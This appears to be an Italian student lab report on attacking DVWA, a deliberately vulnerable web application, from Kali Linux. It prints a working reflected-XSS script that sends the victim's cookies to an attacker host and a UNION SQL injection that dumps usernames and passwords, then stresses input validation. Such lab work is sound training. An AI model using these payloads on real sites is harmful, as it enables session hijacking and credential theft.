S6L2


Data: 05/11/24

INFORMAZIONI PRINCIPALI


L'esercizio consiste nel configurare un laboratorio virtuale in cui una macchina Kali Linux può attaccare una DVWA (Damn Vulnerable Web Application) impostata con il livello di sicurezza su "LOW". Gli obiettivi sono sfruttare con successo una vulnerabilità XSS (cookie stealing) riflessa e una SQL injection (per mostrare utenti e password sul server), applicando le tecniche discusse in precedenza per evidenziare le debolezze della sicurezza nell'applicazione.

Sviluppo Dell’esercizio

Per prima cosa ho confermato la connessione tra le due macchine tramite accesso al sito (e ping) e ho impostato la DVWA su Low Security.



Ho proceduto ad aprire netcat e metterlo in ascolto sulla porta 80 e con lo script ho intercettato il cookie e mandato alla macchina di kali.





```
<script>
 var xhttp = new XMLHttpRequest();
 xhttp.open("POST", "http://192.168.1.14", true);
 xhttp.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
 xhttp.send("cookies=" + document.cookie);
 </script>
```

Spiegazione Script

Questo script JavaScript crea una richiesta HTTP POST utilizzando XMLHttpRequest per inviare i cookie del browser dell'utente a un server situato all'indirizzo http://192.168.1.14. I cookie vengono inviati come dati di tipo application/x-www-form-urlencoded, permettendo al server di ricevere e potenzialmente sfruttare le informazioni di sessione dell'utente

Sql Injection

Ho fatto un sql injection per trovare tutti gli utenti e password (controllando tutte le tabelle disponibili)



%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Lo scopo principale di questo attacco di SQL injection è quello di estrarre informazioni sensibili sugli utenti dalla tabella users, sfruttando la vulnerabilità nella gestione degli input dell'applicazione. È un classico esempio di come un input non adeguatamente configurato possa portare a gravi problemi di sicurezza.

Conclusioni e riassunto.

In questo contesto, stiamo esaminando due tecniche di attacco informatico: l'invio di cookie tramite uno script JavaScript e l'attacco di SQL injection. Il primo mostra come uno script di JavaScript possa inviare cookie del browser a un server malintenzionato (sfruttando vulnerabilità nel sito web visitato). Questo tipo di attacco permette ad un attaccante di raccogliere informazioni molto sensibili, come dati di sessione dell'utente, esponendolo a potenziali furti di identità o accessi non autorizzati (anche molto insidiosi).

Il secondo esempio è una tecnica di hacking, che consente di estrarre informazioni riservate da un database, sfruttando la assenza di adeguate misure di sicurezza nei sistemi di Input(utente). Attraverso query, l'attaccante può ottenere accesso a dati sensibili, come credenziali degli utenti;

dimostrando così quanto sia cruciale implementare pratiche di codifica sicure e validazione degli input per proteggere applicazioni web. Questo sottolinea importanza della sicurezza informatica (e necessità di adottare misure proattive per prevenire attacchi) che possono compromettere sia privacy che sicurezza degli utenti.